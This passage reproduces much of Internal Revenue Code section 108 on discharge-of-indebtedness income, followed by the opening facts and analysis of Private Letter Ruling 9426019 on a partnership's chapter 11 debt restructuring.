Subparagraphs (B), (C), (D), and (E) of paragraph (1) shall not apply to a discharge which occurs in a title 11 case.

(B) Insolvency exclusion takes precedence over qualified farm exclusion and qualified real property business exclusion
Subparagraphs (C) and (D) of paragraph (1) shall not apply to a discharge to the extent the taxpayer is insolvent.

(C) Principal residence exclusion takes precedence over insolvency exclusion unless elected otherwise
Paragraph (1)(B) shall not apply to a discharge to which paragraph (1)(E) applies unless the taxpayer elects to apply paragraph (1)(B) in lieu of paragraph (1)(E).

(3) INSOLVENCY EXCLUSION LIMITED TO AMOUNT OF INSOLVENCY
In the case of a discharge to which paragraph (1)(B) applies, the amount excluded under paragraph (1)(B) shall not exceed the amount by which the taxpayer is insolvent.

(b) REDUCTION OF TAX ATTRIBUTES

(1) In general

The amount excluded from gross income under subparagraph (A), (B), or (C) of subsection (a)(1) shall be applied to reduce the tax attributes of the taxpayer as provided in paragraph (2).

(2) Tax attributes affected; order of reduction Except as provided in paragraph (5), the reduction referred to in paragraph (1) shall be made in the following tax attributes in the following order:

(A) NOL

Any net operating loss for the taxable year of the discharge, and any net operating loss carryover to such taxable year.

(B) General business credit

Any carryover to or from the taxable year of a discharge of an amount for purposes for determining the amount allowable as a credit under section 38 (relating to general business credit).

(C) Minimum tax credit

The amount of the minimum tax credit available under section 53(b) as of the beginning of the taxable year immediately following the taxable year of the discharge.

(D) Capital loss carryovers

Any net capital loss for the taxable year of the discharge, and any capital loss carryover to such taxable year under section 1212.

(E) Basis reduction

(i) In general

The basis of the property of the taxpayer.

(ii) Cross reference

For provisions for making the reduction described in clause (i), see section 1017.

(F) Passive activity loss and credit carryovers

Any passive activity loss or credit carryover of the taxpayer under section 469(b) from the taxable year of the discharge.

(G) Foreign tax credit carryovers

Any carryover to or from the taxable year of the discharge for purposes of determining the amount of the credit allowable under section 27.

(3) Amount of reduction

(A) In general

Except as provided in subparagraph (B), the reductions described in paragraph (2) shall be one dollar for each dollar excluded by subsection (a).

(B) Credit carryover reduction

The reductions described in subparagraphs (B), (C), and (G) shall be 33⅓ cents for each dollar excluded by subsection (a). The reduction described in subparagraph (F) in any passive activity credit carryover shall be 33⅓ cents for each dollar excluded by subsection (a).

(4) ORDERING RULES

(A) Reductions made after determination of tax for year
The reductions described in paragraph (2) shall be made after the determination of the tax imposed by this chapter for the taxable year of the discharge.

(B) Reductions under subparagraph (A) or (D) of paragraph (2)
The reductions described in subparagraph (A) or (D) of paragraph (2) (as the case may be) shall be made first in the loss for the taxable year of the discharge and then in the carryovers to such taxable year in the order of the taxable years from which each such carryover arose.

(C) Reductions under subparagraphs (B) and (G) of paragraph (2)
The reductions described in subparagraphs (B) and (G) of paragraph (2) shall be made in the order in which carryovers are taken into account under this chapter for the taxable year of the discharge.

(5) ELECTION TO APPLY REDUCTION FIRST AGAINST DEPRECIABLE PROPERTY

(A) In general
The taxpayer may elect to apply any portion of the reduction referred to in paragraph (1) to the reduction under section 1017 of the basis of the depreciable property of the taxpayer.

(B) Limitation
The amount to which an election under subparagraph (A) applies shall not exceed the aggregate adjusted bases of the depreciable property held by the taxpayer as of the beginning of the taxable year following the taxable year in which the discharge occurs.

(C) Other tax attributes not reduced
Paragraph (2) shall not apply to any amount to which an election under this paragraph applies.

(c) TREATMENT OF DISCHARGE OF QUALIFIED REAL PROPERTY BUSINESS INDEBTEDNESS

(1) BASIS REDUCTION

(A) In general
The amount excluded from gross income under subparagraph (D) of subsection (a)(1) shall be applied to reduce the basis of the depreciable real property of the taxpayer.

(B) Cross reference
For provisions making the reduction described in subparagraph (A), see section 1017.

(2) LIMITATIONS

(A) Indebtedness in excess of value The amount excluded under subparagraph (D) of subsection (a)(1) with respect to any qualified real property business indebtedness shall not exceed the excess (if any) of—

(i) the outstanding principal amount of such indebtedness (immediately before the discharge), over

(ii) the fair market value of the real property described in paragraph (3)(A) (as of such time), reduced by the outstanding principal amount of any other qualified real property business indebtedness secured by such property (as of such time).

(B) Overall limitation

The amount excluded under subparagraph (D) of subsection (a)(1) shall not exceed the aggregate adjusted bases of depreciable real property (determined after any reductions under subsections (b) and (g)) held by the taxpayer immediately before the discharge (other than depreciable real property acquired in contemplation of such discharge).

(3) QUALIFIED REAL PROPERTY BUSINESS INDEBTEDNESS The term "qualified real property business indebtedness" means indebtedness which—

(A) was incurred or assumed by the taxpayer in connection with real property used in a trade or business and is secured by such real property,

(B) was incurred or assumed before January 1, 1993, or if incurred or assumed on or after such date, is qualified acquisition indebtedness, and

(C) with respect to which such taxpayer makes an election to have this paragraph apply.

Such term shall not include qualified farm indebtedness. Indebtedness under subparagraph (B) shall include indebtedness resulting from the refinancing of indebtedness under subparagraph (B) (or this sentence), but only to the extent it does not exceed the amount of the indebtedness being refinanced.

(4) QUALIFIED ACQUISITION INDEBTEDNESS

For purposes of paragraph (3)(B), the term "qualified acquisition indebtedness" means, with respect to any real property described in paragraph (3)(A), indebtedness incurred or assumed to acquire, construct, reconstruct, or substantially improve such property.

(5) REGULATIONS

The Secretary shall issue such regulations as are necessary to carry out this subsection, including regulations preventing the abuse of this subsection through cross-collateralization or other means.

(d) MEANING OF TERMS; SPECIAL RULES RELATING TO CERTAIN PROVISIONS

(1) INDEBTEDNESS OF TAXPAYER For purposes of this section, the term "indebtedness of the taxpayer" means any indebtedness—

(A) for which the taxpayer is liable, or

(B) subject to which the taxpayer holds property.

(2) TITLE 11 CASE

For purposes of this section, the term "title 11 case" means a case under title 11 of the United States Code (relating to bankruptcy), but only if the taxpayer is under the jurisdiction of the court in such case and the discharge of indebtedness is granted by the court or is pursuant to a plan approved by the court.

(3) INSOLVENT

For purposes of this section, the term "insolvent" means the excess of liabilities over the fair market value of assets. With respect to any discharge, whether or not the taxpayer is insolvent, and the amount by which the taxpayer is insolvent, shall be determined on the basis of the taxpayer's assets and liabilities immediately before the discharge.

[(4) REPEALED. PUB. L. 99–514, TITLE VIII, § 822(B)(3)(A), OCT. 22, 1986, 100 STAT. 2373]

(5) DEPRECIABLE PROPERTY

The term "depreciable property" has the same meaning as when used in section 1017.

(6) CERTAIN PROVISIONS TO BE APPLIED AT PARTNER LEVEL

In the case of a partnership, subsections (a), (b), (c), and (g) shall be applied at the partner level.

(7) SPECIAL RULES FOR S CORPORATION

(A) Certain provisions to be applied at corporate level

In the case of an S corporation, subsections (a), (b), (c), and (g) shall be applied at the corporate level, including by not taking into account under section 1366(a) any amount excluded under subsection (a) of this section.

(B) Reduction in carryover of disallowed losses and deductions

In the case of an S corporation, for purposes of subparagraph (A) of subsection (b)(2), any loss or deduction which is disallowed for the taxable year of the discharge under section 1366(d)(1) shall be treated as a net operating loss for such taxable year. The preceding sentence shall not apply to any discharge to the extent that subsection (a)(1)(D) applies to such discharge.

(C) Coordination with basis adjustments under section 1367(b)(2)

For purposes of subsection (e)(6), a shareholder's adjusted basis in indebtedness of an S corporation shall be determined without regard to any adjustments made under section 1367(b)(2).

(8) REDUCTIONS OF TAX ATTRIBUTES IN TITLE 11 CASES OF INDIVIDUALS TO BE MADE BY ESTATE

In any case under chapter 7 or 11 of title 11 of the United States Code to which section 1398 applies, for purposes of paragraphs (1) and (5) of subsection (b) the estate (and not the individual) shall be treated as the taxpayer. The preceding sentence shall not apply for purposes of applying section 1017 to property transferred by the estate to the individual.

(9) TIME FOR MAKING ELECTION, ETC.

(A) Time

An election under paragraph (5) of subsection (b) or under paragraph (3)(C) of subsection (c) shall be made on the taxpayer's return for the taxable year in which the discharge occurs or at such other time as may be permitted in regulations prescribed by the Secretary.

(B) Revocation only with consent
An election referred to in subparagraph (A), once made, may be revoked only with the consent of the Secretary.

(C) Manner
An election referred to in subparagraph (A) shall be made in such manner as the Secretary may by regulations prescribe.

(10) CROSS REFERENCE
For provision that no reduction is to be made in the basis of exempt property of an individual debtor, see section 1017(c)(1).

(e) GENERAL RULES FOR DISCHARGE OF INDEBTEDNESS (INCLUDING DISCHARGES NOT IN TITLE 11 CASES OR INSOLVENCY) For purposes of this title—

(1) NO OTHER INSOLVENCY EXCEPTION
Except as otherwise provided in this section, there shall be no insolvency exception from the general rule that gross income includes income from the discharge of indebtedness.

(2) INCOME NOT REALIZED TO EXTENT OF LOST DEDUCTIONS
No income shall be realized from the discharge of indebtedness to the extent that payment of the liability would have given rise to a deduction.

(3) ADJUSTMENTS FOR UNAMORTIZED PREMIUM AND DISCOUNT
The amount taken into account with respect to any discharge shall be properly adjusted for unamortized premium and unamortized discount with respect to the indebtedness discharged.

(4) ACQUISITION OF INDEBTEDNESS BY PERSON RELATED TO DEBTOR

(A) Treated as acquisition by debtor
For purposes of determining income of the debtor from discharge of indebtedness, to the extent provided in regulations prescribed by the Secretary, the acquisition of outstanding indebtedness by a person bearing a relationship to the debtor specified in section 267(b) or 707(b)(1) from a person who does not bear such a relationship to the debtor shall be treated as the acquisition of such indebtedness by the debtor. Such regulations shall provide for such adjustments in the treatment of any subsequent transactions involving the indebtedness as may be appropriate by reason of the application of the preceding sentence.

(B) Members of family

For purposes of this paragraph, sections 267(b) and 707(b)(1) shall be applied as if section 267(c)(4) provided that the family of an individual consists of the individual's spouse, the individual's children, grandchildren, and parents, and any spouse of the individual's children or grandchildren.

(C) Entities under common control treated as related
For purposes of this paragraph, two entities which are treated as a single employer under subsection (b) or (c) of section 414 shall be treated as bearing a relationship to each other which is described in section 267(b).

(5) PURCHASE-MONEY DEBT REDUCTION FOR SOLVENT DEBTOR TREATED AS PRICE REDUCTION If—

(A) the debt of a purchaser of property to the seller of such property which arose out of the purchase of such property is reduced,

(B) such reduction does not occur—

(i) in a title 11 case, or

(ii) when the purchaser is insolvent, and

(C) but for this paragraph, such reduction would be treated as income to the purchaser from the discharge of indebtedness,

then such reduction shall be treated as a purchase price adjustment.

(6) INDEBTEDNESS CONTRIBUTED TO CAPITAL Except as provided in regulations, for purposes of determining income of the debtor from discharge of indebtedness, if a debtor corporation acquires its indebtedness from a shareholder as a contribution to capital—

(A) section 118 shall not apply, but

(B) such corporation shall be treated as having satisfied the indebtedness with an amount of money equal to the shareholder's adjusted basis in the indebtedness.

(7) RECAPTURE OF GAIN ON SUBSEQUENT SALE OF STOCK

(A) In general If a creditor acquires stock of a debtor corporation in satisfaction of such corporation's indebtedness, for purposes of section 1245—

(i) such stock (and any other property the basis of which is determined in whole or in part by reference to the adjusted basis of such stock) shall be treated as section 1245 property,

(ii) the aggregate amount allowed to the creditor—

(I) as deductions under subsection (a) or (b) of section 166 (by reason of the worthlessness or partial worthlessness of the indebtedness), or

(II) as an ordinary loss on the exchange,

shall be treated as an amount allowed as a deduction for depreciation, and

(iii) an exchange of such stock qualifying under section 354(a), 355(a), or 356(a) shall be treated as an exchange to which section 1245(b)(3) applies.

The amount determined under clause (ii) shall be reduced by the amount (if any) included in the creditor's gross income on the exchange.

(B) Special rule for cash basis taxpayers

In the case of any creditor who computes his taxable income under the cash receipts and disbursements method, proper adjustment shall be made in the amount taken into account under clause (ii) of subparagraph (A) for any amount which was not included in the creditor's gross income but which would have been included in such gross income if such indebtedness had been satisfied in full.

(C) Stock of parent corporation

For purposes of this paragraph, stock of a corporation in control (within the meaning of section 368(c)) of the debtor corporation shall be treated as stock of the debtor corporation.

(D) Treatment of successor corporation

For purposes of this paragraph, the term "debtor corporation" includes a successor corporation.

(E) Partnership rule

Under regulations prescribed by the Secretary, rules similar to the rules of the foregoing subparagraphs of this paragraph shall apply with respect to the indebtedness of a partnership.

(8) INDEBTEDNESS SATISFIED BY CORPORATE STOCK OR PARTNERSHIP INTEREST For purposes of determining income of a debtor from discharge of indebtedness, if—

(A) a debtor corporation transfers stock, or

(B) a debtor partnership transfers a capital or profits interest in such partnership,

to a creditor in satisfaction of its recourse or nonrecourse indebtedness, such corporation or partnership shall be treated as having satisfied the indebtedness with an amount of money equal to the fair market value of the stock or interest. In the case of any partnership, any discharge of indebtedness income recognized under this paragraph shall be included in the distributive shares of taxpayers which were the partners in the partnership immediately before such discharge.

(9) DISCHARGE OF INDEBTEDNESS INCOME NOT TAKEN INTO ACCOUNT IN DETERMINING WHETHER ENTITY MEETS REIT QUALIFICATIONS

Any amount included in gross income by reason of the discharge of indebtedness shall not be taken into account for purposes of paragraphs (2) and (3) of section 856(c).

(10) INDEBTEDNESS SATISFIED BY ISSUANCE OF DEBT INSTRUMENT

(A) In general

For purposes of determining income of a debtor from discharge of indebtedness, if a debtor issues a debt instrument in satisfaction of indebtedness, such debtor shall be treated as having satisfied the indebtedness with an amount of money equal to the issue price of such debt instrument.

(B) Issue price

For purposes of subparagraph (A), the issue price of any debt instrument shall be determined under sections 1273 and 1274. For purposes of the preceding sentence, section 1273(b)(4) shall be applied by reducing the stated redemption price of any instrument by the portion of such stated redemption price which is treated as interest for purposes of this chapter.

(f) Student loans

(1) In general
In the case of an individual, gross income does not include any amount which (but for this subsection) would be includible in gross income by reason of the discharge (in whole or in part) of any student loan if such discharge was pursuant to a provision of such loan under which all or part of the indebtedness of the individual would be discharged if the individual worked for a certain period of time in certain professions for any of a broad class of employers.

(2) Student loan For purposes of this subsection, the term "student loan" means any loan to an individual to assist the individual in attending an educational organization described in section 170(b)(1)(A)(ii) made by—

(A) the United States, or an instrumentality or agency thereof,

(B) a State, territory, or possession of the United States, or the District of Columbia, or any political subdivision thereof,

(C) a public benefit corporation—

(i) which is exempt from taxation under section 501(c)(3),

(ii) which has assumed control over a State, county, or municipal hospital, and

(iii) whose employees have been deemed to be public employees under State law, or

(D) any educational organization described in section 170(b)(1)(A)(ii) if such loan is made—

(i) pursuant to an agreement with any entity described in subparagraph (A), (B), or (C) under which the funds from which the loan was made were provided to such educational organization, or

(ii) pursuant to a program of such educational organization which is designed to encourage its students to serve in occupations with unmet needs or in areas with unmet needs and under which the services provided by the students (or former students) are for or under the direction of a governmental unit or an organization described in section 501(c)(3) and exempt from tax under section 501(a).

The term "student loan" includes any loan made by an educational organization described in section 170(b)(1)(A)(ii) or by an organization exempt from tax under section 501(a) to refinance a loan to an individual to assist the individual in attending any such educational organization but only if the refinancing loan is pursuant to a program of the refinancing organization which is designed as described in subparagraph (D)(ii).

(3) Exception for discharges on account of services performed for certain lenders

Paragraph (1) shall not apply to the discharge of a loan made by an organization described in paragraph (2)(D) if the discharge is on account of services performed for either such organization.

(4) PAYMENTS UNDER NATIONAL HEALTH SERVICE CORPS LOAN REPAYMENT PROGRAM AND CERTAIN STATE LOAN REPAYMENT PROGRAMS

In the case of an individual, gross income shall not include any amount received under section 338B(g) of the Public Health Service Act, under a State program described in section 338I of such Act, or under any other State loan repayment or loan forgiveness program that is intended to provide for the increased availability of health care services in underserved or health professional shortage areas (as determined by such State).

(5) DISCHARGES ON ACCOUNT OF DEATH OR DISABILITY

(A) In general In the case of an individual, gross income does not include any amount which (but for this subsection) would be includible in gross income for such taxable year by reasons of the discharge (in whole or in part) of any loan described in subparagraph (B) after December 31, 2017, and before January 1, 2026, if such discharge was—

(i) pursuant to subsection (a) or (d) of section 437 of the Higher Education Act of 1965 or the parallel benefit under part D of title IV of such Act (relating to the repayment of loanliability),

(ii) pursuant to section 464(c)(1)(F) of such Act, or

(iii) otherwise discharged on account of the death or total and permanent disability of the student.

(B) Loans described A loan is described in this subparagraph if such loan is—

(i) a student loan (as defined in paragraph (2)), or

(ii) a private education loan (as defined in section 140(7) [1] of the Consumer Credit Protection Act (15 U.S.C. 1650(7) [1])).

(g) SPECIAL RULES FOR DISCHARGE OF QUALIFIED FARM INDEBTEDNESS

(1) DISCHARGE MUST BE BY QUALIFIED PERSON

(A) In general

Subparagraph (C) of subsection (a)(1) shall apply only if the discharge is by a qualified person.

(B) Qualified person

For purposes of subparagraph (A), the term "qualified person" has the meaning given to such term by section 49(a)(1)(D)(iv); except that such term shall include any Federal, State, or local government or agency or instrumentality thereof.

(2) QUALIFIED FARM INDEBTEDNESS For purposes of this section, indebtedness of a taxpayer shall be treated as qualified farm indebtedness if—

(A) such indebtedness was incurred directly in connection with the operation by the taxpayer of the trade or business of farming, and

(B) 50 percent or more of the aggregate gross receipts of the taxpayer for the 3 taxable years preceding the taxable year in which the discharge of such indebtedness occurs is attributable to the trade or business of farming.

(3) AMOUNT EXCLUDED CANNOT EXCEED SUM OF TAX ATTRIBUTES AND BUSINESS AND INVESTMENT ASSETS

(A) In general The amount excluded under subparagraph (C) of subsection (a)(1) shall not exceed the sum of—

(i) the adjusted tax attributes of the taxpayer, and

(ii) the aggregate adjusted bases of qualified property held by the taxpayer as of the beginning of the taxable year following the taxable year in which the discharge occurs.

(B) Adjusted tax attributes
For purposes of subparagraph (A), the term "adjusted tax attributes" means the sum of the tax attributes described in subparagraphs (A), (B), (C), (D), (F), and (G) of subsection (b)(2) determined by taking into account $3 for each $1 of the attributes described in subparagraphs (B), (C), and (G) of subsection (b)(2) and the attribute described in subparagraph (F) of subsection (b)(2) to the extent attributable to any passive activity credit carryover.

(C) Qualified property
For purposes of this paragraph, the term "qualified property" means any property which is used or is held for use in a trade or business or for the production of income.

(D) Coordination with insolvency exclusion
For purposes of this paragraph, the adjusted basis of any qualified property and the amount of the adjusted tax attributes shall be determined after any reduction under subsection (b) by reason of amounts excluded from gross income under subsection (a)(1)(B).

(h) SPECIAL RULES RELATING TO QUALIFIED PRINCIPAL RESIDENCE INDEBTEDNESS

(1) BASIS REDUCTION
The amount excluded from gross income by reason of subsection (a)(1)(E) shall be applied to reduce (but not below zero) the basis of the principal residence of the taxpayer.

(2) QUALIFIED PRINCIPAL RESIDENCE INDEBTEDNESS
For purposes of this section, the term "qualified principal residence indebtedness" means acquisition indebtedness (within the meaning of section 163(h)(3)(B), applied by substituting "$2,000,000 ($1,000,000" for "$1,000,000 ($500,000" in clause (ii) thereof) with respect to the principal residence of the taxpayer.

(3) EXCEPTION FOR CERTAIN DISCHARGES NOT RELATED TO TAXPAYER'S FINANCIAL CONDITION
Subsection (a)(1)(E) shall not apply to the discharge of a loan if the discharge is on account of services performed for the lender or any other factor not directly related to a decline in the value of the residence or to the financial condition of the taxpayer.

(4) ORDERING RULE

If any loan is discharged, in whole or in part, and only a portion of such loan is qualified principal residence indebtedness, subsection (a)(1)(E) shall apply only to so much of the amount discharged as exceeds the amount of the loan (as determined immediately before such discharge) which is not qualified principal residence indebtedness.

(5) PRINCIPAL RESIDENCE

For purposes of this subsection, the term "principal residence" has the same meaning as when used in section 121.

(i) DEFERRAL AND RATABLE INCLUSION OF INCOME ARISING FROM BUSINESS INDEBTEDNESS DISCHARGED BY THE REACQUISITION OF A DEBT INSTRUMENT

(1) IN GENERAL At the election of the taxpayer, income from the discharge of indebtedness in connection with the reacquisition after December 31, 2008, and before January 1, 2011, of an applicable debt instrument shall be includible in gross income ratably over the 5-taxable-year period beginning with—

(A) in the case of a reacquisition occurring in 2009, the fifth taxable year following the taxable year in which the reacquisition occurs, and

(B) in the case of a reacquisition occurring in 2010, the fourth taxable year following the taxable year in which the reacquisition occurs.

(2) DEFERRAL OF DEDUCTION FOR ORIGINAL ISSUE DISCOUNT IN DEBT FOR DEBT EXCHANGES

(A) In general If, as part of a reacquisition to which paragraph (1) applies, any debt instrument is issued for the applicable debt instrument being reacquired (or is treated as so issued under subsection (e)(4) and the regulations thereunder) and there is any original issue discount determined under subpart A of part V of subchapter P of this chapter with respect to the debt instrument so issued—

(i) except as provided in clause (ii), no deduction otherwise allowable under this chapter shall be allowed to the issuer of such debt instrument with respect to the portion of such original issue discount which—

(I) accrues before the 1st taxable year in the 5-taxable-year period in which income from the discharge of indebtedness attributable to the reacquisition of the debt instrument is includible under paragraph (1), and

(II) does not exceed the income from the discharge of indebtedness with respect to the debt instrument being reacquired, and

(ii) the aggregate amount of deductions disallowed under clause (i) shall be allowed as a deduction ratably over the 5-taxable-year period described in clause (i)(I).

If the amount of the original issue discount accruing before such 1st taxable year exceeds the income from the discharge of indebtedness with respect to the applicable debt instrument being reacquired, the deductions shall be disallowed in the order in which the original issue discount is accrued.

(B) Deemed debt for debt exchanges

For purposes of subparagraph (A), if any debt instrument is issued by an issuer and the proceeds of such debt instrument are used directly or indirectly by the issuer to reacquire an applicable debt instrument of the issuer, the debt instrument so issued shall be treated as issued for the debt instrument being reacquired. If only a portion of the proceeds from a debt instrument are so used, the rules of subparagraph (A) shall apply to the portion of any original issue discount on the newly issued debt instrument which is equal to the portion of the proceeds from such instrument used to reacquire the outstanding instrument.

(3) APPLICABLE DEBT INSTRUMENT For purposes of this subsection—

(A) Applicable debt instrument The term "applicable debt instrument" means any debt instrument which was issued by—

(i) a C corporation, or

(ii) any other person in connection with the conduct of a trade or business by such person.

(B) Debt instrument
The term "debt instrument" means a bond, debenture, note, certificate, or any other instrument or contractual arrangement constituting indebtedness (within the meaning of section 1275(a)(1)).

(4) REACQUISITION For purposes of this subsection—

(A) In general The term "reacquisition" means, with respect to any applicable debt instrument, any acquisition of the debt instrument by—

(i) the debtor which issued (or is otherwise the obligor under) the debt instrument, or

(ii) a related person to such debtor.

(B) Acquisition
The term "acquisition" shall, with respect to any applicable debt instrument, include an acquisition of the debt instrument for cash, the exchange of the debt instrument for another debt instrument (including an exchange resulting from a modification of the debt instrument), the exchange of the debt instrument for corporate stock or a partnership interest, and the contribution of the debt instrument to capital. Such term shall also include the complete forgiveness of the indebtedness by the holder of the debt instrument.

(5) OTHER DEFINITIONS AND RULES For purposes of this subsection—

(A) Related person
The determination of whether a person is related to another person shall be made in the same manner as under subsection (e)(4).

(B) Election

(i) In general An election under this subsection with respect to any applicable debt instrument shall be made by including with the return of tax imposed by chapter 1 for the taxable year in which the reacquisition of the debt instrument occurs a statement which—

(I) clearly identifies such instrument, and

(II) includes the amount of income to which paragraph (1) applies and such other information as the Secretary may prescribe.

(ii) Election irrevocable
Such election, once made, is irrevocable.

(iii) Pass-thru entities
In the case of a partnership, S corporation, or other pass-thru entity, the election under this subsection shall be made by the partnership, the S corporation, or other entity involved.

(C) Coordination with other exclusions
If a taxpayer elects to have this subsection apply to an applicable debt instrument, subparagraphs (A), (B), (C), and (D) of subsection (a)(1) shall not apply to the income from the discharge of such indebtedness for the taxable year of the election or any subsequent taxable year.

(D) Acceleration of deferred items

(i) In general
In the case of the death of the taxpayer, the liquidation or sale of substantially all the assets of the taxpayer (including in a title 11 or similar case), the cessation of business by the taxpayer, or similar circumstances, any item of income or deduction which is deferred under this subsection (and has not previously been taken into account) shall be taken into account in the taxable year in which such event occurs (or in the case of a title 11 or similar case, the day before the petition is filed).

(ii) Special rule for pass-thru entities
The rule of clause (i) shall also apply in the case of the sale or exchange or redemption of an interest in a partnership, S corporation, or other pass-thru entity by a partner, shareholder, or other person holding an ownership interest in such entity.

(6) SPECIAL RULE FOR PARTNERSHIPS
In the case of a partnership, any income deferred under this subsection shall be allocated to the partners in the partnership immediately before the discharge in the manner such amounts would have been included in the distributive shares of such partners under section 704 if such income were recognized at such time. Any decrease in a partner's share of partnership liabilities as a result of such discharge shall not be taken into account for purposes of section 752 at the time of the discharge to the extent it would cause the partner to recognize gain under section 731. Any decrease in partnership liabilities deferred under

the preceding sentence shall be taken into account by such partner at the same time, and to the extent remaining in the same amount, as income deferred under this subsection is recognized.

(7) Secretarial authority The Secretary may prescribe such regulations, rules, or other guidance as may be necessary or appropriate for purposes of applying this subsection, including—

(A) extending the application of the rules of paragraph (5)(D) to other circumstances where appropriate,

(B) requiring reporting of the election (and such other information as the Secretary may require) on returns of tax for subsequent taxable years, and

(C) rules for the application of this subsection to partnerships, S corporations, and other pass-thru entities, including for the allocation of deferred deductions.

(Aug. 16, 1954, ch. 736, 68A Stat. 32; June 29, 1956, ch. 463, § 5, 70 Stat. 403; Pub. L. 88–496, § 1(a), June 8, 1960, 74 Stat. 164; Pub. L. 94–455, title XIX, §§ 1906(b)(13)(A), 1951(b)(2)(A), Oct. 4, 1976, 90 Stat. 1834, 1836; Pub. L. 96–589, § 2(a), Dec. 24, 1980, 94 Stat. 3389; Pub. L. 97–354, § 3(e), Oct. 19, 1982, 96 Stat. 1689; Pub. L. 97–448, title I, § 102(h)(1), title III, § 304(d), Jan. 12, 1983, 96 Stat. 2372, 2398; Pub. L. 98–369, div. A, title I, § 59(a), (b)(1), title IV, § 474(r)(5), title VII, § 721(b)(2), title X, § 1076(a), July 18, 1984, 98 Stat. 576, 839, 966, 1053; Pub. L. 99–514, title I, § 104(b)(2), title II, § 231(d)(3)(D), title IV, § 405(a), title VI, § 621(e)(1), title VIII, §§ 805(c)(2)–(4), 822(a), (b)(1)–(3), title XI, § 1171(b)(4), title XVIII, § 1847(b)(7), Oct. 22, 1986, 100 Stat. 2105, 2179, 2224, 2266, 2362, 2373, 2513, 2856; Pub. L. 100–647, title I, § 1004(a)(1)–(4), (6), Nov. 10, 1988, 102 Stat. 3385, 3387; Pub. L. 101–508, title XI, §§ 11325(a)(1), (b), 11813(b)(6), Nov. 5, 1990, 104 Stat. 1388–466, 1388–551; Pub. L. 103–66, title XIII, §§ 13150(a)–(c)(5), 13226(a)(1), (2)(B), (b)(1)–(3), Aug. 10, 1993, 107 Stat. 446–448, 487, 488; Pub. L. 104–188, title I, § 1703(n)(2), Aug. 20, 1996, 110 Stat. 1877; Pub. L. 105–34, title II, § 225(a), Aug. 5, 1997, 111 Stat. 820; Pub. L. 105–206, title VI, § 6004(f), July 22, 1998, 112 Stat. 795; Pub. L. 107–147, title IV, § 402(a), Mar. 9, 2002, 116 Stat. 40; Pub. L. 108–357, title III, § 320(a), title VIII, § 896(a), Oct. 22, 2004, 118 Stat. 1473, 1648; Pub. L. 110–142, § 2(a)–(c), Dec. 20, 2007, 121 Stat. 1803, 1804; Pub. L. 110–343, div. A, title III, § 303(a), Oct. 3, 2008, 122 Stat. 3807; Pub. L. 111–5, div. B, title I, § 1231(a), Feb. 17, 2009, 123 Stat. 338; Pub. L. 111–148, title X, § 10908(a), Mar. 23, 2010, 124 Stat. 1021; Pub. L. 112–240, title II, § 202(a), Jan. 2, 2013, 126 Stat. 2323; Pub. L. 113–295, div. A, title I, § 102(a), Dec. 19, 2014, 128 Stat. 4013; Pub. L. 114–113, div. Q, title I, § 151(a), (b), Dec. 18, 2015, 129 Stat. 3065; Pub. L. 115–97, title I, § 11031(a), Dec. 22, 2017, 131 Stat. 2081; Pub. L. 115–123, div. D, title I, § 40201(a), Feb. 9, 2018, 132 Stat. 145.)

[1] So in original. The designation "(7)" probably should be preceded by "(a)".

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
TAB 4

Private Letter Ruling 94-26019



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Private Letter Ruling 9426019

PLR 9426019; 1994 PLR LEXIS 615

March 25, 1994

[*1]

SUBJECT MATTER: Code Secs. 108 and 1017

REFERENCE: Symbol: CC:DOM:IT&A:3-TR-31-2968-93

UI LIST:

UI No. 0108.00-00; Income from discharge of indebtedness
UI No. 1017.00-00; Discharge of indebtedness

TEXT:

This is in response to your letter dated November 15, 1993, on behalf of E, requesting rulings on the application of *sections 108* and *1017* to the transaction described below. The information submitted for consideration is summarized below.

A, B, C, D, and E each hold interests in Limited Partnership 1, a limited partnership organized under the laws of State X, in the amounts of a%, b%, c%, d% and e%, respectively. A, B, D, E, F, G and H each hold interests in Limited Partnership 2, a limited partnership organized under the laws of States X, in the amounts of f%, g%, h%, i%, j%, k% and l%, respectively. I and J each hold interests in Limited Partnership 3, a limited partnership organized under the laws of State Y, in the amounts of m% and n%, respectively. K, L, M and N each hold interests in Limited Partnership 4, a limited partnership organized under the laws of State X, in the amounts of o%, p%, q% and r% A, B, C, D, E, F, G, H, I, J, K, L, M, and N, are collectively referred to as "the Partners." None of the Partners are subchapter [*2] C corporations.

Limited Partnership 1, Limited Partnership 2, Limited Partnership 3 and Limited Partnership 4 (collectively the "Upper Tier Partnerships") each hold interests in Partnership in the amounts of s%, t%, u% and v%, respectively. Partnership is the sole owner of Property, a multi-tenant office building in City. Property is the principal asset of Partnership. Under the leases between Partnership and its tenants, Partnership pays all operating expenses during the lease term, up to an annual base amount, and any electricity charges that are not directly billed to the tenant. Tenants are

responsible for any operating expenses over the base amount. It is represented that Partnership will spend approximately w% of its gross income on operating expenses in 1993 and that the leases are not "net leases."

Partnership entered into an agreement with Management to manage the day-to-day operations of property and to act as the leasing agent for Property during Period 1. In addition to leasing Property, the services which Management performs on behalf of Partnership include: (1) arranging for any necessary repairs; (2) hiring, evaluating and supervising employees and agents needed to operate [*3] and maintain Property; (3) purchasing supplies and materials necessary to operate and maintain Property; (4) billing and collecting rent, taxes and insurance from the tenants; (5) cleaning the public areas of Property; (6) obtaining all licenses and permits necessary for the operation of Property; (7) paying all bills received for services, work and supplies, including real estate taxes, insurance premiums and debt service on financing; and (8) preparing and submitting monthly income and expense reports to Partnership.

In Year 1, Partnership borrowed approximately $x from Bank to purchase and renovate Property. In addition, Partnership borrowed $y and $z in Year 2 from Bank. All of the loans were nonrecourse and were secured by mortgages on Property.

On date 1, Partnership filed a voluntary petition for relief under chapter 11 of the Bankruptcy Code (title 11, U.S.C.). At the time that Partnership commenced the bankruptcy, the principal amount of Partnership's indebtedness to Bank was approximately $aa. As part of Partnership's plan of reorganization, Partnership's indebtedness to Bank will be restructured. The Partners believe that the restructuring of Partnership's indebtedness to [*4] Bank constitutes a modification of debt under *section 1001* and that they will realize discharge of indebtedness income as a result of the restructuring.

Under *section 61(a)(12) of the Code*, gross income includes income from the discharge of indebtedness. See also *section 1.61-12(a)* of the Income Tax Regulations.

Section 108 of the Code excludes discharge of indebtedness income from gross income under certain circumstances. *Section 108(a)(1)(D)* excludes discharge of indebtedness income from a taxpayer's gross income if, in the case of a taxpayer other than a C corporation, the indebtedness discharged is qualified real property business indebtedness. *Section 108(c)* provides special rules for the exclusion of discharge of indebtedness income under *section 108(a)(1)(D)*.

